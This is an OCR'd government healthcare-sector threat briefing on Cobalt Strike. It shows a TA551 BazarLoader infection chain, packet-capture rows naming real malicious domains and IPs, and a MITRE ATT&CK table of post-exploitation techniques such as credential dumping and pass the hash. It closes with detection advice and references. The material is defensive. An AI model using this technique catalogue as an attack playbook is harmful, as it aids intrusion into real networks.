
Show data as: ASCII

Stream: 0

Find:


2021-08-10: TA551 (SHATHAK) BAZARLOADER LEADS TO COBALT STRIKE
email
password-protected ZIP archive
ZIP
extracted file
DOC
enable macros
>...
HTA file
HTA
Web traffic for installer DLL
DLL
BazarLoader DLL
Bazar C2 traffic
DLL
Cobalt Strike DLL
Cobalt Strike traffic
Bazar C2 traffic continues

Combination Attacks: Bazarloader, Part 8




(http.request or tls.handshake.type eq 1) and !(ssdp)

Time	Dst	port	Host	Info
2021-08-10 18:36:16	45.95.11.157	80	haleassetss.com	GET /bdfh/D6um7u2XDeR
2021-08-10 18:36:37	128.199.54.51	443		Client Hello
2021-08-10 18:36:37	104.215.148.63	443	microsoft.com	Client Hello
2021-08-10 18:36:38	96.7.169.183	443	www.microsoft.com	Client Hello
2021-08-10 18:36:45	161.35.152.204	443		Client Hello
2021-08-10 18:36:47	161.35.152.204	443		Client Hello
2021-08-10 18:36:48	161.35.152.204	443		Client Hello
2021-08-10 18:36:50	161.35.152.204	443		Client Hello
2021-08-10 18:37:04	204.79.197.200	443	www.bing.com	Client Hello
[illegible]	[illegible]35.152.204	443		Client Hello
[illegible]	[illegible]35.152.204	443		Client Hello
2021-08-10 18:37:35	161.35.152.204	443		Client Hello
[illegible]	[illegible]52.204	443		Client Hello
2021-08-10 18:38:03	23.106.223.174	443	xagadi.com	Client Hello
2021-08-10 18:38:03	91.199.212.52	80	crt.sectigo.com	GET /SectigoRSADomair
2021-08-10 18:38:08	23.106.223.174	443	xagadi.com	Client Hello
2021-08-10 18:38:13	23.106.223.174	443	xagadi.com	Client Hello
2021-08-10 18:38:18	23.106.223.174	443	xagadi.com	[illegible]
2021-08-10 18:38:24	23.106.223.174	443	xagadi.com	[illegible]
2021-08-10 18:38:31	23.106.223.174	443	xagadi.com	Client Hello
2021-08-10 18:38:35	23.106.223.174	443	xagadi.com	Client Hello
2021-08-10 18:38:36	23.106.223.174	443	xagadi.com	Client Hello

BAZAR C2 TRAFFIC

HTA RETRIEVES BAZARLOADER DLL

COBALT STRIKE TRAFFIC


2021-08-10: TA551 (SHATHAK) BAZARLOADER LEADS TO COBALT STRIKE
email
password-protected ZIP archive
ZIP
extracted file
DOC
enable macros
>...
HTA file
HTA
Web traffic for installer DLL
DLL
BazarLoader DLL
Bazar C2 traffic
DLL
Cobalt Strike DLL
Cobalt Strike traffic
Bazar C2 traffic continues

MITRE ATT&CK Mapping

Domain	ID		Name	Use
Enterprise	T1548	0	Abuse Elevation Control Mechanism: Bypass User Account Control	Cobalt Strike can use a number of known techniques to bypass Windows UAC.
		0	Abuse Elevation Control Mechanism: Sudo and Sudo Caching	Cobalt Strike can use `sudo` to run a command.
Enterprise	T1134	0	Access Token Manipulation: Token Impersonation/Theft	Cobalt Strike can steal access tokens from exiting processes.
		0	Access Token Manipulation: Make and Impersonate Token	Cobalt Strike can make tokens from known credentials.
		0	Access Token Manipulation: Parent PID Spoofing	Cobalt Strike can spawn processes with alternate PPIDs.
Enterprise	T1087	0	Account Discovery: Domain Account	Cobalt Strike can determine if the user on an infected machine is in the admin or domain admin group.
Enterprise	T1071		Application Layer Protocol	Cobalt Strike can conduct peer-to-peer communication over Windows named pipes encapsulated in the SMB protocol. All protocols use their standard assigned ports.
		0	Web Protocols	Cobalt Strike can use a custom command and control protocol that can be encapsulated in HTTP or HTTPS. All protocols use their standard assigned ports.
		0	DNS	Cobalt Strike can use a custom command and control protocol that can be encapsulated in DNS. All protocols use their standard assigned ports.
Enterprise	T1197		BITS Jobs	Cobalt Strike can download a hosted "beacon" payload using BITSAdmin.
Enterprise	T1185		Browser Session Hijacking	Cobalt Strike can perform browser pivoting and inject into a user's browser to inherit cookies, authenticated HTTP sessions, and client SSL certificates.

MITRE – Cobalt Strike: https://attack.mitre.org/software/S0154/

MITRE ATT&CK Mapping, Part 2

Domain	ID		Name	Use
Enterprise	T1059	0	Command and Scripting Interpreter: PowerShell	Cobalt Strike can execute a payload on a remote host with PowerShell. This technique does not write any data to disk. Cobalt Strike can also use PowerSploit and other scripting frameworks to perform execution.
		0	Command and Scripting Interpreter: Windows Command Shell	Cobalt Strike uses a command-line interface to interact with systems.
		0.01	Command and Scripting Interpreter: Visual Basic	Cobalt Strike can use VBA to perform execution.
		0.01	Command and Scripting Interpreter: Python	Cobalt Strike can use Python to perform execution.
		0.01	Command and Scripting Interpreter: JavaScript	The Cobalt Strike System Profiler can use JavaScript to perform reconnaissance actions.
Enterprise	T1543	0	Create or Modify System Process: Windows Service	Cobalt Strike can install a new service.
Enterprise	T1132	0	Data Encoding: Standard Encoding	Cobalt Strike can use Base64, URL-safe Base64, or NetBIOS encoding in its C2 traffic.
Enterprise	T1005		Data from Local System	Cobalt Strike can collect data from a local system.
Enterprise	T1001	0	Data Obfuscation: Protocol Impersonation	Cobalt Strike can mimic the HTTP protocol for C2 communication, while hiding the actual data in either an HTTP header, URI parameter, the transaction body, or appending it to the URI.
Enterprise	T1030		Data Transfer Size Limits	Cobalt Strike will break large data sets into smaller chunks for exfiltration.
Enterprise	T1140		Deobfuscate/Decode Files or Information	Cobalt Strike can deobfuscate shellcode using a rolling XOR and decrypt metadata from Beacon sessions.

MITRE ATT&CK Mapping, Part 3

Domain	ID		Name	Use
Enterprise	T1573	0	Encrypted Channel: Symmetric Cryptography	Cobalt Strike has the ability to use AES-256 symmetric encryption in CBC mode with HMAC-SHA-256 to encrypt task commands and XOR to encrypt shell code and configuration data.
		0	Encrypted Channel: Asymmetric Cryptography	Cobalt Strike can use RSA asymmetric encryption with PKCS1 padding to encrypt data sent to the C2 server.
Enterprise	T1203		Exploitation for Client Execution	Cobalt Strike can exploit Oracle Java vulnerabilities for execution, including CVE-2011-3544, CVE-2013-2465, CVE-2012-4681, and CVE-2013-2460.
Enterprise	T1068		Exploitation for Privilege Escalation	Cobalt Strike can exploit vulnerabilities such as MS14-058.
Enterprise	T1083		File and Directory Discovery	Cobalt Strike can explore files on a compromised system.
Enterprise	T1562	0	Impair Defenses: Disable or Modify Tools	Cobalt Strike has the ability to use Smart Applet attacks to disable the Java SecurityManager sandbox.
Enterprise	T1070	0.01	Indicator Removal on Host: Timestomp	Cobalt Strike can timestomp any files or payloads placed on a target machine to help them blend in.
Enterprise	T1105		Ingress Tool Transfer	Cobalt Strike can deliver additional payloads to victim machines.
Enterprise	T1056	0	Input Capture: Keylogging	Cobalt Strike can track key presses with a keylogger module.
Enterprise	T1112		Modify Registry	Cobalt Strike can modify Registry values within `HKEY_CURRENT_USER\Software\Microsoft\Office\\Excel\Security\AccessVBOM\` to enable the execution of additional code.
Enterprise	T1106		Native API	Cobalt Strike's Beacon payload is capable of running shell commands without `cmd.exe` and PowerShell commands without `powershell.exe`
Enterprise	T1046		Network Service Scanning	Cobalt Strike can perform port scans from an infected host.
Enterprise	T1135		Network Share Discovery	Cobalt Strike can query shared drives on the local system.

MITRE ATT&CK Mapping, Part 4

Domain	ID		Name	Use
Enterprise	T1095		Non-Application Layer Protocol	Cobalt Strike can be configured to use TCP, ICMP, and UDP for C2 communications.
Enterprise	T1027		Obfuscated Files or Information	Cobalt Strike can hash functions to obfuscate calls to the Windows API and use a public/private key pair to encrypt Beacon session metadata.
		0.01	Indicator Removal from Tools	Cobalt Strike includes a capability to modify the Beacon payload to eliminate known signatures or unpacking methods.
Enterprise	T1137	0	Office Application Startup: Office Template Macros	Cobalt Strike has the ability to use an Excel Workbook to execute additional code by enabling Office to trust macros and execute code without user permission.
Enterprise	T1003	0	OS Credential Dumping: LSASS Memory	Cobalt Strike can spawn a job to inject into LSASS memory and dump password hashes.
		0	OS Credential Dumping: Security Account Manager	Cobalt Strike can recover hashed passwords.
Enterprise	T1069	0	Permission Groups Discovery: Local Groups	Cobalt Strike can use `net localgroup` to list local groups on a system.
		0	Permission Groups Discovery: Domain Groups	Cobalt Strike can identify targets by querying account groups on a domain contoller.
Enterprise	T1057		Process Discovery	Cobalt Strike's Beacon payload can collect information on process details.
Enterprise	T1055		Process Injection	Cobalt Strike can inject a variety of payloads into processes dynamically chosen by the adversary.
		0	Dynamic-link Library Injection	Cobalt Strike has the ability to load DLLs via reflective injection.
		0.01	Process Hollowing	Cobalt Strike can use process hollowing for execution.

MITRE ATT&CK Mapping, Part 5

Domain	ID		Name	Use
Enterprise	T1572		Protocol Tunneling	Cobalt Strike uses a custom command and control protocol that is encapsulated in HTTP, HTTPS, or DNS. In addition, it conducts peer-to-peer communication over Windows named pipes encapsulated in the SMB protocol. All protocols use their standard assigned ports.
Enterprise	T1090	0	Proxy: Internal Proxy	Cobalt Strike can be configured to have commands relayed over a peer-to-peer network of infected hosts. This can be used to limit the number of egress points, or provide access to a host without direct internet access.
		0	Proxy: Domain Fronting	Cobalt Strike has the ability to accept a value for HTTP Host Header to enable domain fronting.
Enterprise	T1012		Query Registry	Cobalt Strike can query `HKEY_CURRENT_USER\Software\Microsoft\Office\\Excel\Security\AccessVBOM\` to determine if the security setting for restricting default programmatic access is enabled.
Enterprise	T1620		Reflective Code Loading	Cobalt Strike's `execute-assembly` command can run a .NET executable within the memory of a sacrificial process by loading the CLR.
Enterprise	T1021	0	Remote Services: Remote Desktop Protocol	Cobalt Strike can start a VNC-based remote desktop server and tunnel the connection through the already established C2 channel.
		0	Remote Services: SMB/Windows Admin Shares	Cobalt Strike can use Window admin shares (C$ and ADMIN$) for lateral movement.
		0	Remote Services: Distributed Component Object Model	Cobalt Strike can deliver Beacon payloads for lateral movement by leveraging remote COM execution.
		0	Remote Services: SSH	Cobalt Strike can SSH to a remote service.
		0.01	Remote Services: Windows Remote Management	Cobalt Strike can use `WinRM` to execute a payload on a remote host.

MITRE ATT&CK Mapping, Part 6

Domain	ID		Name	Use
Enterprise	T1018		Remote System Discovery	Cobalt Strike uses the native Windows Network Enumeration APIs to interrogate and discover targets in a Windows Active Directory network.
Enterprise	T1029		Scheduled Transfer	Cobalt Strike can set its Beacon payload to reach out to the C2 server on an arbitrary and random interval.
Enterprise	T1113		Screen Capture	Cobalt Strike's Beacon payload is capable of capturing screenshots.
Enterprise	T1218	0.01	Signed Binary Proxy Execution: Rundll32	Cobalt Strike can use rundll32.exe to load DLL from the command line.
Enterprise	T1518		Software Discovery	The Cobalt Strike System Profiler can discover applications through the browser and identify the Java version the target has.
Enterprise	T1553	0	Subvert Trust Controls: Code Signing	Cobalt Strike can use self signed Java applets to execute signed applet attacks.
Enterprise	T1016		System Network Configuration Discovery	Cobalt Strike can determine the NetBios name and the IP addresses of targets machines including domain controllers.
Enterprise	T1049		System Network Connections Discovery	Cobalt Strike can produce a sessions report from compromised hosts.
Enterprise	T1007		System Service Discovery	Cobalt Strike can enumerate services on compromised hosts.
Enterprise	T1569	0	System Services: Service Execution	Cobalt Strike can use PsExec to execute a payload on a remote host and Service Control Manager to start new services.
Enterprise	T1550	0	Use Alternate Authentication Material: Pass the Hash	Cobalt Strike can perform pass the hash.
Enterprise	T1078	0	Valid Accounts: Domain Accounts	Cobalt Strike can use known credentials to run commands and spawn processes as a domain user account.
		0	Valid Accounts: Local Accounts	Cobalt Strike can use known credentials to run commands and spawn processes as a local user account.
Enterprise	T1047		Windows Management Instrumentation	Cobalt Strike uses WMI to deliver a payload to a remote host.

Cobalt Strike – Protection/Detection

- Cobalt Strike's versatility makes defense a headache
  - How do you contain so many capabilities at once?
    - Apply resources knowing that containment is not nearly sufficient
    - The MITRE D3FEND framework can be helpful for general guidance: https://d3fend.mitre.org/
  - Prevention, detection and containment are paramount
- How do you prevent Cobalt Strike from being used maliciously on your infrastructure?
  - Reduce attack surface against common infection vectors
    - Phishing
    - Known vulnerabilities
    - Remote access capabilities
- How do you detect Cobalt Strike?
  - Signatures for intrusion detection and endpoint security systems
  - YARA Rules:
    - Intel471: Cobalt Strike - A Toolkit for Pentesters Whitepaper
      - https://intel471.com/resources/whitepapers/cobalt-strike-a-toolkit-for-pentesters
    - Technical Analysis of Operation Diànxùn
      - https://www.mcafee.com/enterprise/en-us/assets/reports/rp-operation-dianxun.pdf

Conclusions

- Cobalt Strike is an entire framework, which means it is much more than a typical malware variant
  - Its capabilities include reconnaissance, spear phishing, covert communication, collaboration, post exploitation, attack packages, browser pivoting, reporting and logging
  - It is aggressively developed and crowdsourced
    - There is now even a Linux version known as Vermilion Strike
- Cobalt Strike is a prolific tool frequently used by some of the most sophisticated and aggressive threat actors operating in cyberspace, many of whom have a history of attacking US healthcare
  - Nation-states with some of the greatest cyber capabilities have leveraged Cobalt Strike in major campaigns, including data exfiltration
  - Cybercriminal groups
- Cobalt Strike is not easy to defend against
  - Leverages many common and effective infection vectors
  - Includes many capabilities, making a single containment technique ineffective against the framework as a whole
  - Initial prevention and detection become key
- Don’t just prepare for it if you are a healthcare or public health organization – expect it!

Reference Materials

References

Defining Cobalt Strike Components So You Can BEA-CONfident in Your Analysis
https://www.mandiant.com/resources/defining-cobalt-strike-components

How to Detect Cobalt Strike: An Inside Look at the Popular Commercial Post-Exploitation Tool
https://www.recordedfuture.com/detect-cobalt-strike-inside-look/

Vermilion Strike: Linux and Windows Re-implementation of Cobalt Strike
https://www.intezer.com/blog/malware-analysis/vermilionstrike-reimplementation-cobaltstrike/

Hacker-made Linux Cobalt Strike beacon used in ongoing attacks
https://www.bleepingcomputer.com/news/security/hacker-made-linux-cobalt-strike-beacon-used-in-ongoing-attacks/

Cobalt Strike PowerShell Payload Analysis
https://michaelkoczwara.medium.com/cobalt-strike-powershell-payload-analysis-eecf74b3c2f7

Cobalt Strike, a Defender's Guide
https://thedfirreport.com/2021/08/29/cobalt-strike-a-defenders-guide/

When Dridex and Cobalt Strike give you Grief
https://redcanary.com/blog/grief-ransomware/

TA551 (Shathak) continues pushing BazarLoader, infections lead to Cobalt Strike
https://isc.sans.edu/forums/diary/TA551+Shathak+continues+pushing+BazarLoader+infections+lead+to+Cobalt+Strike/27738/

Critical Cobalt Strike bug leaves botnet servers vulnerable to takedown
https://arstechnica.com/gadgets/2021/08/critical-cobalt-strike-bug-leaves-botnet-servers-vulnerable-to-takedown/

References

BazarCall to Conti Ransomware via Trickbot and Cobalt Strike
https://thedfirreport.com/2021/08/01/bazarcall-to-conti-ransomware-via-trickbot-and-cobalt-strike/

IcedID and Cobalt Strike vs Antivirus
https://thedfirreport.com/2021/07/19/icedid-and-cobalt-strike-vs-antivirus/

Fake Kaseya VSA security update backdoors networks with Cobalt Strike
https://www.bleepingcomputer.com/news/security/fake-kaseya-vsa-security-update-backdoors-networks-with-cobalt-strike/

Attackers Increasingly Using Cobalt Strike
https://www.databreachtoday.com/attackers-increasingly-using-cobalt-strike-a-16959

Hancitor Continues to Push Cobalt Strike
https://thedfirreport.com/2021/06/28/hancitor-continues-to-push-cobalt-strike/

How legitimate security tool Cobalt Strike is being used in cyberattacks
https://www.techrepublic.com/article/how-legitimate-security-tool-cobalt-strike-is-being-used-in-cyberattacks/

Cobalt Strike: Favorite Tool from APT to Crimeware
https://www.proofpoint.com/us/blog/threat-insight/cobalt-strike-favorite-tool-apt-crimeware

Cobalt Strike 2021 – Analysis of Malicious PowerShell Attack Framework
https://blogs.quickheal.com/cobalt-strike-2021-analysis-of-malicious-powershell-attack-framework/

Smoking Out a DARKSIDE Affiliate’s Supply Chain Software Compromise
https://www.mandiant.com/resources/darkside-affiliate-supply-chain-software-compromise

Malware Analysis Report (AR21-148A) MAR 10339794-1.v1 – Cobalt Strike Beacon
https://us-cert.cisa.gov/ncas/analysis-reports/ar21-148a

References

Cybercriminals are deploying legit security tools far more than before, researchers conclude
https://www.cyberscoop.com/cybercriminals-cobalt-strike-proofpoint/

BazarCall Method: Call Centers Help Spread BazarLoader Malware
https://unit42.paloaltonetworks.com/bazarloader-malware/

Look how many cybercriminals love Cobalt Strike
https://intel471.com/blog/cobalt-strike-cybercriminals-trickbot-qbot-hancitor

Conti Ransomware
https://thedfirreport.com/2021/05/12/conti-ransomware/

Detecting Exposed Cobalt Strike DNS Redirectors
https://labs.f-secure.com/blog/detecting-exposed-cobalt-strike-dns-redirectors

Sophos MTR in Real Time: What is Astro Locker Team?
https://news.sophos.com/en-us/2021/03/31/sophos-mtr-in-real-time-what-is-astro-locker-team/

COVID-19 Phishing With a Side of Cobalt Strike
https://www.domaintools.com/resources/blog/covid-19-phishing-with-a-side-of-cobalt-strike

Hancitor’s Use of Cobalt Strike and a Noisy Network Ping Tool
https://unit42.paloaltonetworks.com/hancitor-infections-cobalt-strike/

Technical Analysis of Operation Diànxùn
https://www.mcafee.com/enterprise/en-us/assets/reports/rp-operation-dianxun.pdf

Cobalt Strikes Again, Spam Runs Target Russian Banks
https://www.trendmicro.com/en_us/research/17/k/cobalt-spam-runs-use-macros-cve-2017-8759-exploit.html

References

Loncom packer: from backdoors to Cobalt Strike
https://securelist.com/loncom-packer-from-backdoors-to-cobalt-strike/96465/

New Snort, ClamAV coverage strikes back against Cobalt Strike
https://blog.talosintelligence.com/2020/09/coverage-strikes-back-cobalt-strike-paper.html

Evilnum hackers use the same malware supplier as FIN6, Cobalt
https://www.bleepingcomputer.com/news/security/evilnum-hackers-use-the-same-malware-supplier-as-fin6-cobalt/

Ryuk’s Return
https://thedfirreport.com/2020/10/08/ryuks-return/

Ryuk in 5 Hours
https://thedfirreport.com/2020/10/18/ryuk-in-5-hours/

Bazar, No Ryuk?
https://thedfirreport.com/2021/01/31/bazar-no-ryuk/

Microsoft Defender ATP scars admins with false Cobalt Strike alerts
https://www.bleepingcomputer.com/news/microsoft/microsoft-defender-atp-scars-admins-with-false-cobalt-strike-alerts/

Alleged source code of Cobalt Strike toolkit shared online
https://www.bleepingcomputer.com/news/security/alleged-source-code-of-cobalt-strike-toolkit-shared-online/

Quick Tip: Cobalt Strike Beacon Analysis
https://isc.sans.edu/forums/diary/Quick+Tip+Cobalt+Strike+Beacon+Analysis/26818/

References

GitHub-hosted malware calculates Cobalt Strike payload from Imgur pic
https://www.bleepingcomputer.com/news/security/github-hosted-malware-calculates-cobalt-strike-payload-from-imgur-pic/

Raindrop: New Malware Discovered in SolarWinds Investigation
https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/solarwinds-raindrop-malware

Povlsomware Ransomware Features Cobalt Strike Compatibility
https://www.trendmicro.com/en_us/research/21/c/povlsomware-ransomware-features-cobalt-strike-compatibility.html

Cobalt Strike, a penetration testing tool abused by criminals
https://blog.malwarebytes.com/researchers-corner/2021/06/cobalt-strike-a-penetration-testing-tool-popular-among-criminals/

Department of Justice Office of Public Affairs: Four Chinese Nationals Working with the Ministry of State Security Charged with Global Computer Intrusion Campaign Targeting Intellectual Property and Confidential Business Information, Including Infectious Disease Research
https://www.justice.gov/opa/pr/four-chinese-nationals-working-ministry-state-security-charged-global-computer-intrusion

Questions

Questions

Upcoming Briefs

- 11/18 – Zero Day Exploits
- 12/2 – The FIN12 Cybercriminal Gang

Product Evaluations

Recipients of this and other Healthcare Sector Cybersecurity Coordination Center (HC3) Threat Intelligence products are highly encouraged to provide feedback. If you wish to provide feedback, please complete the HC3 Customer Feedback Survey.

Requests for Information

Need information on a specific cybersecurity topic? Send your request for information (RFI) to **HC3@HHS.GOV**.

Disclaimer

These recommendations are advisory and are not to be considered as Federal directives or standards. Representatives should review and apply the guidance based on their own requirements and discretion. HHS does not endorse any specific person, entity, product, service, or enterprise.

About Us

HC3 works with private and public sector partners to improve cybersecurity throughout the Healthcare and Public Health (HPH) Sector

Products

Sector & Victim Notifications

Direct communications to victims or potential victims of compromises, vulnerable equipment or PII/PHI theft, as well as general notifications to the HPH about current impacting threats via the HHS OIG.

White Papers

Document that provides in-depth information on a cybersecurity topic to increase comprehensive situational awareness and provide risk recommendations to a wide audience.

Threat Briefings & Webinar

